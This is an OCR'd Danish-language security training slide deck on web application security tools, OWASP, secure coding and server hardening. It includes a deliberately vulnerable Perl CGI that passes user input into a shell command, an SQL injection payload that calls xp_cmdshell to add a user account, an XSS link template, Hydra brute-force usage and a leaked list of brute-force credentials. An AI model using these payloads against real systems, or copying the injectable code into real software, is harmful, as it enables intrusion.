It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.


Source: ZAP homepage `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`

webscarab spider



Burp Suite

SOLIDO NETWORKS



Burp Suite af Dafydd Stuttard `http://portswigger.net/burp/`

Twitter @PortSwigger

Burpsuite

SOLIDO NETWORKS

> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 249 per user per year.

`http://portswigger.net/burp/`
`https://pro.portswigger.net/bappstore/`

Skipfish

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski `http://code.google.com/p/skipfish/`

W3af Web Application Attack and Audit Framework

Kan være lidt tung, men udfører en ok scanning og udvikles løbende

`http://w3af.sourceforge.net/`

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

`http://www.owasp.org`

OWASP WebGoat

WebGoat fra OWASP, `http://www.owasp.org`

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

`https://www.owasp.org`

Vi skal arbejde med WebGoat nu! Øvelser!

Kodekvaliteten

Hvorfor er programmerne stadig sårbare?

Programmer idag er komplekse!

NU snakker vi kode ... og høj kvalitet er mere sikker.

Hudson Extensible continuous integration server `http://hudson-ci.org/`

Sonarqube `http://www.sonarqube.org/`

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools
`http://www.scovetta.com/yasca.html`

Automatisk analyse af software
`http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html`

NB: Ovenstående er blot eksempler og du skal stadig tænke dig om ☺

Konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

hvis I under test af en server opdager at denne har /scripts/cmd1.exe eller ”FTP-scripts” til at hente værktøjer ... så er den pågældende server formentlig kompromitteret

Insecure programming

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

review af nogle muligheder

SOLIDO NETWORKS

ASP

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier ”grant”

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Hello world of insecure web CGI

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

De vitale - og usikre dele

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

SQL injection

SQL Injection FAQ `http://www.sqlsecurity.com`:


```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText =’" & request.form("inputdata") & "’")
med input: ’ exec master..xp_cmdshell ’net user test testpass /ADD’ --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText =’’ exec master..xp_cmdshell
’net user test testpass /ADD’--’
```

– er kommentar i SQL

Er SQL injection almindeligt?

Ja, meget almindeligt!

Prøv at søge med google



The Database Hacker's Handbook : Defending Database Servers David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014

Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

Automatic SQL injection and database takeover tool `http://sqlmap.org/`

sqlmap features

SOLIDO NETWORKS

'; Features();--

- Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB** database management systems.
- Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.**
- Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns.**
- Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack.**
- Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.

Not a complete list!

Source: `http://sqlmap.org/`

Cross-site scripting

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af ”mycomment” vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden ”security context”

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

Opsummering websikkerhed

Husk hidden fields er ikke mere skjulte end ”view source”-knappen i browseren

serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Udviklingsstandarder

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man børe være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- Retningslinier for tilladte tags
- Retningslinier for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:
  javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau
- Der findes vejledninger til både gamle og nye sprog/systemer,
  eks Ruby On Rails Security Guide `http://guides.rubyonrails.org/security.html`

Change management

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Undgå også opdatering af prod databaser med manuelle SQL queries

Algoritmer - kryptografi

hvorfor det ikke er nok at bruge en XOR til at sikre kodeord?

Eksempel: IBM Net.Commerce/WebSphere
Der blev fundet en sårbarhed, og ret hurtigt kom et værktøj der automatiserede

SUQ.DIQ version 1.00 by xor37h and darkman of SMERSH Danish Design

Description:
A Win32 application, developed in assembly, for encrypting and decrypting passwords from IBM Net.Commerce, WebSphere and possibly other IBM and Lotus applications aswell.

`http://about-threats.trendmicro.com/archiveMalware.aspx?language=au&name=TROJ_SUDI.A`

STOR RISIKO FOR FEJL - brug hashalgoritme med *salt*

Oldgammel sårbarhed ... kunne da ikke ske idag?

Cisco IOS password

Title: Cisco's new password hashing scheme easily cracked

Description: In an astonishing decision that has left crytographic experts scratching their heads, engineer's for Cisco's IOS operating system chose to switch to a **one-time SHA256 encoding - without salt** - for storing passwords on the device. This decision leaves password hashes vulnerable to high-speed cracking - modern graphics cards can compute over **2 billion SHA256 hashes in a second - and is actually considerably less secure than Cisco's previous implementation.** As users cannot downgrade their version of IOS without a complete reinstall, and no fix is yet available, security experts are urging users to avoid upgrades to IOS version 15 at this time.

Reference: via SANS @RISK newsletter

`http://arstechnica.com/security/2013/03/cisco-switches-to-weaker-hashing-scheme`

Poul-Henning Kamp @bsdphk - md5crypt

Poul-Henning Kamp @bsdphk er forfatter til md5crypt som Cisco brugte tidligere


`http://phk.freebsd.dk/sagas/md5crypt.html`

Cracking passwords

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:
`http://hashcat.net/wiki/`
`http://www.openwall.com/john/`

Deadly sins bogen



24 Deadly Sins of Software Security Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins

Apache HTTPD hærdning

- Apache cookbook, færrest mulige moduler
- Security focus artikel *Securing Apache 2: Step-by-Step* af Artur Maj, fra 2004 men stadig relevant
  `http://www.securityfocus.com/infocus/1786`
- Udskifte standard httpd.conf med en kortere og overskuelig udgave
  - evt. splitte til httpd.conf, virtual.conf, ssl.conf osv.
- Standard httpd.conf er over 1000 linier
- mine httpd.conf er ca. 300 linier - 130 uden kommentarer!
- Jails og chroot er en god ide `http://suhosin.org/stories/index.html`

Hærdning af PHP websystemer

Anbefalinger: brug **altid opdateret PHP** med default indstillinger som udgangspunkt, mere sikre defaults gennem årene

Bemærk især:

- `register_globals` - tillader overtagelse af variable fra URL parametre
- `allow_url_open` - tillader at åbne *filer* med http://
- Sæt Apache til at forstå både .php og .inc m.fl. som PHP filer

hærdet PHP `http://www.suhosin.org/stories/index.html`

Idag findes også flere bøger om PHP sikkerhed og værktøjer som `mod_security`

```
ssl_prefer_server_ciphers on;
ssl_protocols TLSv1 TLSv1.1 TLSv1.2; # not possible to do exclusive
ssl_ciphers 'EDH+CAMELLIA:EDH+aRSA:EECDH+aRSA+AESGCM:EECDH+aRSA+SHA384:EECDH+\
  \aRSA+SHA256:EECDH:+CAMELLIA256:+AES256:+CAMELLIA128:+AES128:+SSLv3:!aNULL:!\
  \eNULL:!LOW:!3DES:!MD5:!EXP:!PSK:!DSS:!RC4:!SEED:!ECDSA:CAMELLIA256-SHA:AES256\
  \-SHA:CAMELLIA128-SHA:AES128-SHA';
add_header Strict-Transport-Security max-age=15768000; # six months
# use this only if all subdomains support HTTPS!
# add_header Strict-Transport-Security "max-age=15768000; includeSubDomains";
```

Listing 2.6: *SSL settings for nginx*
[configuration/Webservers/nginx/default]

Overview

This whitepaper arose out of the need for system administrators to have an updated, solid, well researched and thought-through guide for configuring SSL, PGP, SSH and other cryptographic tools in the post-Snowden age. ... This guide is specifically written for these system administrators.

Source: `https://bettercrypto.org/`

Check dit site med `http://www.ssllabs.com`

Opsummering - hvad skal man gøre

Installation, konfiguration, overvågning

Hærde servere

Konfigurere applikationer

Programmere sikkert

Sikre sine netværk bedst muligt

Overvej at blokere trafik indefra

og husk den menneskelige faktor

KRAV til password sikkerhed

KONFIGURATION til at sikre dette krav

uddannelse i produkterne/programmerne/systmerne!

Open Mike night ...

Hvad glemte jeg? Kom med dine favoritter ☺

Did you notice how a lot of the links in this presentation uses HTTPS - encrypted

Other links:

OWASP Testing Guide v4
`https://www.owasp.org/index.php/Appendix_A:_Testing_Tools`

SecTools.Org: Top 125 Network Security Tools
`http://sectools.org/`

Questions?

SOLIDO NETWORKS

Henrik Lund Kramshøj, internet samurai
hlk@solido.net

http://www.solidonetworks.com

You are always welcome to send me questions later via email

Extra slides, in case a question pops up

brute force

```
Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>
Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

Options:
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN   or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS    or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P option
  -M FILE    file containing server list (parallizes attacks, see -T)
  -o FILE    write found login/password pairs to FILE instead of stdout
...

http://www.thc.org/thc-hydra/
```

hvad betyder bruteforcing?

bruteforge

Why another one? Words are generated in a bruteforce fashion but, when a condition takes place, it skips forward to the next valid word! User can define charset, maximum number of uses for every char in charset, patterns/repetitions to exclude. User can trim down number of combinations generated excluding 'invalid' words by setting some criteria.

Hvordan laver man rigtigt bruteforce?

Skal man teste ALT - A, AA, AAA, AAAA, AAAAA, AAAAAAAAA

`http://masterzorag.blogspot.com/`

Real life bruteforce? Found in Jan 2012

```
root:admin:87.x.202.63
admin:admin:91.x.104.207
admin:0767390145:x.72.110.84
admin:0767390145:89.xx.163.73
admin:0767390145:89.x.142.153
root:root:186.x.39.228
admin:admin:189.x.160.98
root:dumn3z3u:189.x.216.232
admin:0767390145:189.x.36.247
root:admin:169.x.34.145
root:default:66.x.33.138
root:default:66.x.33.138
root:111111:213.x.89.250
admin:admin:91.x.52.114
admin:0767390145:195.x.246.131
admin:0767390145:195.x.246.131
```

John the ripper

> John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

UNIX passwords kan knækkes med alec Muffets kendte Crack program eller eksempelvis John The Ripper `http://www.openwall.com/john/`

Jeg bruger selv John The Ripper


Cracking passwords

SOLIDO NETWORKS

- Hashcat is the world's fastest CPU-based password recovery tool.
- oclHashcat-plus is a GPGPU-based multi-hash cracker using a brute-force attack (implemented as mask attack), combinator attack, dictionary attack, hybrid attack, mask attack, and rule-based attack.
- oclHashcat-lite is a GPGPU cracker that is optimized for cracking performance. Therefore, it is limited to only doing single-hash cracking using Markov attack, Brute-Force attack and Mask attack.
- John the Ripper password cracker old skool men stadig nyttig

Source:
`http://hashcat.net/wiki/`
`http://www.openwall.com/john/`


Parallella John



`https://twitter.com/solardiz/status/492037995080712192`


Warning: FPGA hacking - not finished part of presentation ☺

Stacking Parallella boards



http://www.parallella.org/power-supply/

Contact information



- Henrik Lund Kramshøj, IT-security and internet samurai
- Email: hlk@solido.net Mobile: +45 2026 6000
- Educated from the Computer Science Department at the University of Copenhagen, DIKU
- CISSP certified
- 2003 - 2010 Independent security consultant
- 2010 - owner and partner in Solido Networks ApS